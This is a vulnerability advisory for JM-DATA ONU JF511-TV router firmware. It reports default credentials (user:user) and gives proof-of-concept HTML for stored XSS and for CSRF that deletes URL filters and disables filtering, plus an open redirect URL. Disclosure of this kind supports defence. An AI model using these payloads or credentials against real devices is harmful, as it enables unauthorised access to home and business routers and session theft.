

## JM-DATA ONU JF511-TV 1.0.67 / 1.0.62 / 1.0.55 XSS / CSRF / Open Redirect

2022.06.20		
Credit: <a href="https://cxsecurity.com/author/Neurogenesia/1/">Neurogenesia (https://cxsecurity.com/author/Neurogenesia/1/)</a>		
Risk: <b>Medium</b>	Local: <b>No</b>	Remote: <b>Yes</b>
CVE: <b>N/A</b>	CWE: <b>CWE-79</b> ( <a href="https://cxsecurity.com/cwe/CWE-79">https://cxsecurity.com/cwe/CWE-79</a> ) <b>CWE-352</b> ( <a href="https://cxsecurity.com/cwe/CWE-352">https://cxsecurity.com/cwe/CWE-352</a> ) <b>CWE-601</b> ( <a href="https://cxsecurity.com/cwe/CWE-601">https://cxsecurity.com/cwe/CWE-601</a> )	

### JM-DATA ONU JF511-TV Multiple Remote Vulnerabilities

**Vendor:** JM-DATA GmbH

**Product web page:** <https://www.jm-data.at>

**Affected version:** 1.0.67

1.0.62

1.0.55

**Summary:** This ONU is the perfect GEPON home and business gateway. It is an all-rounder in perfection. It can BRIDGE/NAT/RIP ROUTEND and COMBINED.

**Desc:** The device suffers from multiple vulnerabilities including: Default Credentials, CSRF, Authenticated Stored XSS and Open Redirect.

**Tested on:** Boa/0.93.15

**Vulnerability discovered by Neurogenesia**

**@zeroscience**

**Advisory ID: ZSL-2022-5708**

**Advisory URL: <https://www.zeroscience.mk/en/vulnerabilities/ZSL-2022-5708.php>**

**24.04.2022**

--

**Default credentials:**

-----

**user:user**

**Stored XSS / HTML Injection:**

-----

```
<html>
  <body>
    <form action="https://192.168.1.2:8443/boaform/admin/formURL"
method="POST">
      <input type="hidden" name="url" value=""><script>alert(docum
ent.cookie)</script>' />
      <input type="hidden" name="action" value="ad" />
      <input type="hidden" name="submit-url" value="/secu_urlfilte
r_cfg_en.asp" />
      <input type="submit" value="Go" />
    </form>
  </body>
</html>
```

**CSRF (delete IP entry filter):**

-----

```
<html>
  <body>
    <form action="https://192.168.1.2:8443/boaform/admin/formURL"
```

```
method="POST">
  <input type="hidden" name="bcdata" value="ld3:idxi0eee" />
  <input type="hidden" name="action" value="rm" />
  <input type="hidden" name="submit-url" value="/secu_urlfilter_cfg_en.asp" />
  <input type="submit" value="Go" />
</form>

<form action="https://192.168.1.2:8443/boaform/admin/formURL"
method="POST">
  <input type="hidden" name="urlfilterEnble" value="off" />
  <input type="hidden" name="action" value="rm" />
  <input type="hidden" name="bcdata" value="ld3:idxi0eed3:idxi
leee" />
  <input type="hidden" name="submit-url" value="https://192.16
8.1.2:8443/secu_urlfilter_cfg_en.asp" />
  <input type="submit" value="Go" />
</form>
</body>
</html>
```

#### Open Redirect:

-----

```
https://192.168.1.2:8443/boaform/formWirelessTbl?submit-url=http
s://zeroscience.mk
```

#### common.js:

-----

```
/*
 * isCharUnsafe - test a character whether is unsafe
 * @c: character to test
 */
function isCharUnsafe(c)
{
  var unsafeString = "\\\"\\`\\+\\,='\\t";

  return unsafeString.indexOf(c) != -1
    || c.charCodeAt(0) <= 32
}
```

```

    || c.charCodeAt(0) >= 123;
}

/*
 * isIncludeInvalidChar - test a string whether includes invalid c
haracters
 * @s: string to test
 */
function isIncludeInvalidChar(s)
{
    var i;

    for (i = 0; i < s.length; i++) {
        if (isCharUnsafe(s.charAt(i)) == true)
            return true;
    }


    return false;
}

```

**See this note in RAW Version** (<https://cxsecurity.com/ascii/WLB-2022060058>).



Vote for this issue:



50%

50%

### Comment it here.

**Nick (\*)**

**Email (\*)**

**Video**

**Text (\*)**

---

Copyright 2026, cxsecurity.com